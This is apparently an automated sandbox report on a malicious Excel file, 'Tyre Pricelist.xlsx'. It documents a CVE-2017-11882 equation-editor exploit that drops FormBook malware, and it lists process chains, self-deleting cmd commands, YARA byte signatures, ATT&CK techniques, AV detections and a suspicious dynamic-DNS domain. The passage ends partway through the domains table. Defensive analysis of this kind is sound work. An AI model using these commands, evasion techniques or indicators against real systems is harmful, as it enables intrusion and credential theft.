ID: 321115
Sample Name: Tyre Pricelist.xlsx
Cookbook: defaultwindowsofficecookbook.jbs
Time: 11:22:16
Date: 20/11/2020
Version: 31.0.0 Red Diamond

Table of Contents


Analysis Report Tyre Pricelist.xlsx

Overview


General Information

Sample Name:	Tyre Pricelist.xlsx
Analysis ID:	321115
MD5:	3b5f7a2a0429e79.
SHA1:	c049ac5a44d034..
SHA256:	9853da661450f9b.
Tags:	Formbook VelvetSweatsho xlsx

Most interesting Screenshot:



Detection




Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Antivirus detection for dropped file
- Malicious sample detected (through …
- Multi AV Scanner detection for dropp…
- Multi AV Scanner detection for subm…
- Sigma detected: Droppers Exploiting…
- Sigma detected: EQNEDT32.EXE c…
- Sigma detected: File Dropped By EQ…
- Snort IDS alert for network traffic (e.…
- System process connects to networ…
- Yara detected FormBook
- Drops PE files to the user root direc…
- Machine Learning detection for dropp…

Classification



Startup

- **System is w7x64**
- EXCEL.EXE (PID: 2300 cmdline: 'C:\Program Files\Microsoft Office\Office14\EXCEL.EXE' /automation -Embedding MD5: 5FB0A0F93382ECD19F5F499A5CAA59F0)
- EQNEDT32.EXE (PID: 2332 cmdline: 'C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE' -Embedding MD5: A87236E214F6D42A65F5DEDAC816AEC8)
  - vbc.exe (PID: 2816 cmdline: 'C:\Users\Public\vbc.exe' MD5: 429BBA6DBE159C300679509BE3085665)
    - RegAsm.exe (PID: 2884 cmdline: C:\Windows\Microsoft.NET\Framework\v4.0.30319\RegAsm.exe MD5: ADF76F395D5A0ECBBF005390B73C3FD2)
    - RegAsm.exe (PID: 2464 cmdline: C:\Windows\Microsoft.NET\Framework\v4.0.30319\RegAsm.exe MD5: ADF76F395D5A0ECBBF005390B73C3FD2)
      - explorer.exe (PID: 1388 cmdline: MD5: 38AE1B3C38FAEF56FE4907922F0385BA)
        - NETSTAT.EXE (PID: 2832 cmdline: C:\Windows\SysWOW64\NETSTAT.EXE MD5: 32297BB17E6EC700D0FC869F9ACAF561)
          - cmd.exe (PID: 2220 cmdline: /c del 'C:\Windows\Microsoft.NET\Framework\v4.0.30319\RegAsm.exe' MD5: AD7B9C14083B52BC532FBA5948342B98)
    - cmd.exe (PID: 2468 cmdline: 'C:\Windows\System32\cmd.exe' /C choice /C Y /N /D Y /T 3 & Del 'C:\Users\Public\vbc.exe' MD5: AD7B9C14083B52BC532FBA5948342B98)
      - choice.exe (PID: 2368 cmdline: choice /C Y /N /D Y /T 3 MD5: 11DDFBF834BB2C6F4D23297D80EE9E45)
- **cleanup**

Malware Configuration

No configs have been found

Yara Overview

Memory Dumps

Source	Rule	Description	Author	Strings
00000006.00000002.2219572651.0000000000A20000.00000040.00000001.sdmp	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	

Source	Rule	Description	Author	Strings
00000006.00000002.2219572651.0000000000A20000.00000040.00000001.sdmp	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x98e8:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x9b52:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x15675:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x15161:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x15777:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x158ef:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0xa56a:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x143dc:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xb263:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x1b317:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1c31a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
00000006.00000002.2219572651.0000000000A20000.00000040.00000001.sdmp	Formbook	detect Formbook in memory	JPCERT/CC Incident Response Group	• 0x183f9:$sqlite3step: 68 34 1C 7B E1 • 0x1850c:$sqlite3step: 68 34 1C 7B E1 • 0x18428:$sqlite3text: 68 38 2A 90 C5 • 0x1854d:$sqlite3text: 68 38 2A 90 C5 • 0x1843b:$sqlite3blob: 68 53 D8 7F 8C • 0x18563:$sqlite3blob: 68 53 D8 7F 8C
00000004.00000002.2192654886.00000000040A9000.00000004.00000001.sdmp	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
00000004.00000002.2192654886.00000000040A9000.00000004.00000001.sdmp	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0xa3a98:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0xa3d02:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0xaf825:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0xaf311:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0xaf927:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0xafa9f:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0xa471a:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0xae58c:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xa5413:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0xb54c7:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0xb64ca:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
Click to see the 25 entries				

Unpacked PEs

Source	Rule	Description	Author	Strings
4.2.vbc.exe.510000.0.raw.unpack	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
4.2.vbc.exe.510000.0.raw.unpack	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x98e8:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x9b52:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x15675:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x15161:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x15777:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x158ef:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0xa56a:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x143dc:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xb263:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x1b317:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1c31a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
4.2.vbc.exe.510000.0.raw.unpack	Formbook	detect Formbook in memory	JPCERT/CC Incident Response Group	• 0x183f9:$sqlite3step: 68 34 1C 7B E1 • 0x1850c:$sqlite3step: 68 34 1C 7B E1 • 0x18428:$sqlite3text: 68 38 2A 90 C5 • 0x1854d:$sqlite3text: 68 38 2A 90 C5 • 0x1843b:$sqlite3blob: 68 53 D8 7F 8C • 0x18563:$sqlite3blob: 68 53 D8 7F 8C
4.2.vbc.exe.510000.0.unpack	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
4.2.vbc.exe.510000.0.unpack	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x8ae8:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x8d52:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x14875:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x14361:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x14977:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x14aef:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0x976a:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x135dc:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xa463:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x1a517:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1b51a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
Click to see the 7 entries				

Sigma Overview

System Summary:

Sigma detected: Droppers Exploiting CVE-2017-11882

Sigma detected: EQNEDT32.EXE connecting to internet


Sigma detected: File Dropped By EQNEDT32EXE

Sigma detected: Executables Started in Suspicious Folder

Sigma detected: Execution in Non-Executable Folder

Sigma detected: Suspicious Program Location Process Starts

Signature Overview



- AV Detection
- Exploits
- Software Vulnerabilities
- Networking
- E-Banking Fraud
- System Summary
- Data Obfuscation
- Persistence and Installation Behavior
- Boot Survival
- Hooking and other Techniques for Hiding and Protection
- Malware Analysis System Evasion
- Anti Debugging
- HIPS / PFW / Operating System Protection Evasion
- Language, Device and Operating System Detection
- Stealing of Sensitive Information
- Remote Access Functionality

Click to jump to signature section

AV Detection:

Antivirus detection for dropped file

Multi AV Scanner detection for dropped file

Multi AV Scanner detection for submitted file

Yara detected FormBook

Machine Learning detection for dropped file

Exploits:

Office equation editor starts processes (likely CVE 2017-11882 or CVE-2018-0802)

Networking:

Snort IDS alert for network traffic (e.g. based on Emerging Threat rules)

Uses netstat to query active network connections and open ports

E-Banking Fraud:

Yara detected FormBook

System Summary:

Malicious sample detected (through community Yara rule)

Office equation editor drops PE file

Boot Survival:

Drops PE files to the user root directory

Hooking and other Techniques for Hiding and Protection:

Modifies the prolog of user mode functions (user mode inline hooks)

Malware Analysis System Evasion:

Tries to detect virtualization through RDTSC time measurements

HIPS / PFW / Operating System Protection Evasion:

System process connects to network (likely due to code injection or exploit)

Maps a DLL or memory area into another process

Modifies the context of a thread in another process (thread injection)

Queues an APC in another process (thread injection)

Sample uses process hollowing technique

Writes to foreign memory regions

Stealing of Sensitive Information:

Yara detected FormBook

Remote Access Functionality:


Yara detected FormBook

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Netwo Effect
Valid Accounts	Shared Modules 1	Path Interception	Process Injection 6 1 2	Disable or Modify Tools 1	Credential API Hooking 1	System Network Connections Discovery 1	Remote Services	Archive Collected Data 1	Exfiltration Over Other Network Medium	Ingress Tool Transfer 1 2	Eaves Insecu Netwo Comm
Default Accounts	Exploitation for Client Execution 1 3	Boot or Logon Initialization Scripts	Boot or Logon Initialization Scripts	Deobfuscate/Decode Files or Information 1	LSASS Memory	File and Directory Discovery 1	Remote Desktop Protocol	Credential API Hooking 1	Exfiltration Over Bluetooth	Encrypted Channel 1	Exploi Redire Calls/S
Domain Accounts	Command and Scripting Interpreter 1	Logon Script (Windows)	Logon Script (Windows)	Obfuscated Files or Information 4 1	Security Account Manager	System Information Discovery 1 1 2	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	Non-Application Layer Protocol 2	Exploi Track Locati
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	Software Packing 3	NTDS	Security Software Discovery 2 2 1	Distributed Component Object Model	Input Capture	Scheduled Transfer	Application Layer Protocol 2 2	SIM C Swap
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	File Deletion 1	LSA Secrets	Virtualization/Sandbox Evasion 3	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	Manip Device Comm
Replication Through Removable Media	Launchd	Rc.common	Rc.common	Rootkit 1	Cached Domain Credentials	Process Discovery 2	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	Jamm Denial Servic

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Netwo Effect
External Remote Services	Scheduled Task	Startup Items	Startup Items	Masquerading 1 1 1	DCSync	Remote System Discovery 1	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port	Rogue Acces
Drive-by Compromise	Command and Scripting Interpreter	Scheduled Task/Job	Scheduled Task/Job	Virtualization/Sandbox Evasion 3	Proc Filesystem	System Network Configuration Discovery 1	Shared Webroot	Credential API Hooking	Exfiltration Over Symmetric Encrypted Non-C2 Protocol	Application Layer Protocol	Downg Insecu Protoc
Exploit Public-Facing Application	PowerShell	At (Linux)	At (Linux)	Process Injection 6 1 2	/etc/passwd and /etc/shadow	System Network Connections Discovery	Software Deployment Tools	Data Staged	Exfiltration Over Asymmetric Encrypted Non-C2 Protocol	Web Protocols	Rogue Base S


Behavior Graph




Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.





Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
Tyre Pricelist.xlsx	27%	Virustotal		Browse
Tyre Pricelist.xlsx	21%	ReversingLabs	Document-Office.Exploit.CVE-2017-11882	

Dropped Files

Source	Detection	Scanner	Label	Link
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\svchost[1].exe	100%	Avira	TR/AD.Swotter.sxyuz	
C:\Users\Public\vbc.exe	100%	Avira	TR/AD.Swotter.sxyuz	
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\svchost[1].exe	100%	Joe Sandbox ML		
C:\Users\Public\vbc.exe	100%	Joe Sandbox ML		
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\svchost[1].exe	33%	ReversingLabs	Win32.Trojan.Wacatac	
C:\Users\Public\vbc.exe	33%	ReversingLabs	Win32.Trojan.Wacatac	

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
4.2.vbc.exe.510000.0.unpack	100%	Avira	TR/Crypt.ZPACK.Gen		Download File

Source	Detection	Scanner	Label	Link	Download
6.2.RegAsm.exe.400000.1.unpack	100%	Avira	TR/Crypt.ZPACK.Gen		Download File

Domains

Source	Detection	Scanner	Label	Link
www.atlanticdentallab.com	0%	Virustotal		Browse
workfinethdysanotherrainbowlomoyentthghf.ydns.eu	4%	Virustotal		Browse

URLs

Source	Detection	Scanner	Label	Link
http://www.mercadolivre.com.br/	0%	URL Reputation	safe	
http://www.mercadolivre.com.br/	0%	URL Reputation	safe	
http://www.mercadolivre.com.br/	0%	URL Reputation	safe	
http://www.mercadolivre.com.br/	0%	URL Reputation	safe	
http://www.merlin.com.pl/favicon.ico	0%	URL Reputation	safe	
http://www.merlin.com.pl/favicon.ico	0%	URL Reputation	safe	
http://www.merlin.com.pl/favicon.ico	0%	URL Reputation	safe	
http://www.merlin.com.pl/favicon.ico	0%	URL Reputation	safe	
http://www.dailymail.co.uk/	0%	URL Reputation	safe	
http://www.dailymail.co.uk/	0%	URL Reputation	safe	
http://www.dailymail.co.uk/	0%	URL Reputation	safe	
http://www.dailymail.co.uk/	0%	URL Reputation	safe	
http://www.iis.fhg.de/audioPA	0%	URL Reputation	safe	
http://www.iis.fhg.de/audioPA	0%	URL Reputation	safe	
http://www.iis.fhg.de/audioPA	0%	URL Reputation	safe	
http://www.iis.fhg.de/audioPA	0%	URL Reputation	safe	
http://image.excite.co.jp/jp/favicon/lep.ico	0%	URL Reputation	safe	
http://image.excite.co.jp/jp/favicon/lep.ico	0%	URL Reputation	safe	
http://image.excite.co.jp/jp/favicon/lep.ico	0%	URL Reputation	safe	
http://image.excite.co.jp/jp/favicon/lep.ico	0%	URL Reputation	safe	
http://busca.igbusca.com.br//app/static/images/favicon.ico	0%	URL Reputation	safe	
http://busca.igbusca.com.br//app/static/images/favicon.ico	0%	URL Reputation	safe	
http://busca.igbusca.com.br//app/static/images/favicon.ico	0%	URL Reputation	safe	
http://busca.igbusca.com.br//app/static/images/favicon.ico	0%	URL Reputation	safe	
http://www.etmall.com.tw/favicon.ico	0%	URL Reputation	safe	
http://www.etmall.com.tw/favicon.ico	0%	URL Reputation	safe	
http://www.etmall.com.tw/favicon.ico	0%	URL Reputation	safe	
http://www.etmall.com.tw/favicon.ico	0%	URL Reputation	safe	
http://it.search.dada.net/favicon.ico	0%	URL Reputation	safe	
http://it.search.dada.net/favicon.ico	0%	URL Reputation	safe	
http://it.search.dada.net/favicon.ico	0%	URL Reputation	safe	
http://it.search.dada.net/favicon.ico	0%	URL Reputation	safe	
http://search.hanafos.com/favicon.ico	0%	URL Reputation	safe	
http://search.hanafos.com/favicon.ico	0%	URL Reputation	safe	
http://search.hanafos.com/favicon.ico	0%	URL Reputation	safe	
http://search.hanafos.com/favicon.ico	0%	URL Reputation	safe	
http://cgi.search.biglobe.ne.jp/favicon.ico	0%	Virustotal		Browse
http://cgi.search.biglobe.ne.jp/favicon.ico	0%	Avira URL Cloud	safe	
http://www.abril.com.br/favicon.ico	0%	URL Reputation	safe	
http://www.abril.com.br/favicon.ico	0%	URL Reputation	safe	
http://www.abril.com.br/favicon.ico	0%	URL Reputation	safe	
http://www.abril.com.br/favicon.ico	0%	URL Reputation	safe	
http://search.msn.co.jp/results.aspx?q=	0%	URL Reputation	safe	
http://search.msn.co.jp/results.aspx?q=	0%	URL Reputation	safe	
http://search.msn.co.jp/results.aspx?q=	0%	URL Reputation	safe	
http://search.msn.co.jp/results.aspx?q=	0%	URL Reputation	safe	
http://buscar.ozu.es/	0%	Avira URL Cloud	safe	
http://busca.igbusca.com.br/	0%	URL Reputation	safe	
http://busca.igbusca.com.br/	0%	URL Reputation	safe	
http://busca.igbusca.com.br/	0%	URL Reputation	safe	
http://search.auction.co.kr/	0%	URL Reputation	safe	
http://search.auction.co.kr/	0%	URL Reputation	safe	
http://search.auction.co.kr/	0%	URL Reputation	safe	

Source	Detection	Scanner	Label	Link
http://busca.buscape.com.br/favicon.ico	0%	URL Reputation	safe	
http://busca.buscape.com.br/favicon.ico	0%	URL Reputation	safe	
http://busca.buscape.com.br/favicon.ico	0%	URL Reputation	safe	
http://www.pchome.com.tw/favicon.ico	0%	URL Reputation	safe	
http://www.pchome.com.tw/favicon.ico	0%	URL Reputation	safe	
http://www.pchome.com.tw/favicon.ico	0%	URL Reputation	safe	
http://browse.guardian.co.uk/favicon.ico	0%	URL Reputation	safe	
http://browse.guardian.co.uk/favicon.ico	0%	URL Reputation	safe	
http://browse.guardian.co.uk/favicon.ico	0%	URL Reputation	safe	
http://google.pchome.com.tw/	0%	URL Reputation	safe	
http://google.pchome.com.tw/	0%	URL Reputation	safe	
http://google.pchome.com.tw/	0%	URL Reputation	safe	
http://www.ozu.es/favicon.ico	0%	Avira URL Cloud	safe	
http://search.yahoo.co.jp/favicon.ico	0%	URL Reputation	safe	
http://search.yahoo.co.jp/favicon.ico	0%	URL Reputation	safe	
http://search.yahoo.co.jp/favicon.ico	0%	URL Reputation	safe	
http://www.gmarket.co.kr/	0%	URL Reputation	safe	
http://www.gmarket.co.kr/	0%	URL Reputation	safe	
http://www.gmarket.co.kr/	0%	URL Reputation	safe	
http://searchresults.news.com.au/	0%	URL Reputation	safe	
http://searchresults.news.com.au/	0%	URL Reputation	safe	
http://searchresults.news.com.au/	0%	URL Reputation	safe	
http://www.asharqalawsat.com/	0%	URL Reputation	safe	
http://www.asharqalawsat.com/	0%	URL Reputation	safe	
http://www.asharqalawsat.com/	0%	URL Reputation	safe	
http://search.yahoo.co.jp	0%	URL Reputation	safe	
http://search.yahoo.co.jp	0%	URL Reputation	safe	
http://search.yahoo.co.jp	0%	URL Reputation	safe	
http://buscador.terra.es/	0%	URL Reputation	safe	
http://buscador.terra.es/	0%	URL Reputation	safe	
http://buscador.terra.es/	0%	URL Reputation	safe	
http://search.orange.co.uk/favicon.ico	0%	URL Reputation	safe	
http://search.orange.co.uk/favicon.ico	0%	URL Reputation	safe	
http://search.orange.co.uk/favicon.ico	0%	URL Reputation	safe	
http://www.iask.com/	0%	URL Reputation	safe	
http://www.iask.com/	0%	URL Reputation	safe	
http://www.iask.com/	0%	URL Reputation	safe	
http://cgi.search.biglobe.ne.jp/	0%	Avira URL Cloud	safe	
http://search.ipop.co.kr/favicon.ico	0%	URL Reputation	safe	
http://search.ipop.co.kr/favicon.ico	0%	URL Reputation	safe	
http://search.ipop.co.kr/favicon.ico	0%	URL Reputation	safe	
http://p.zhongsou.com/favicon.ico	0%	Avira URL Cloud	safe	
http://service2.bfast.com/	0%	URL Reputation	safe	
http://service2.bfast.com/	0%	URL Reputation	safe	
http://service2.bfast.com/	0%	URL Reputation	safe	
http://www.%s.comPA	0%	URL Reputation	safe	
http://www.%s.comPA	0%	URL Reputation	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
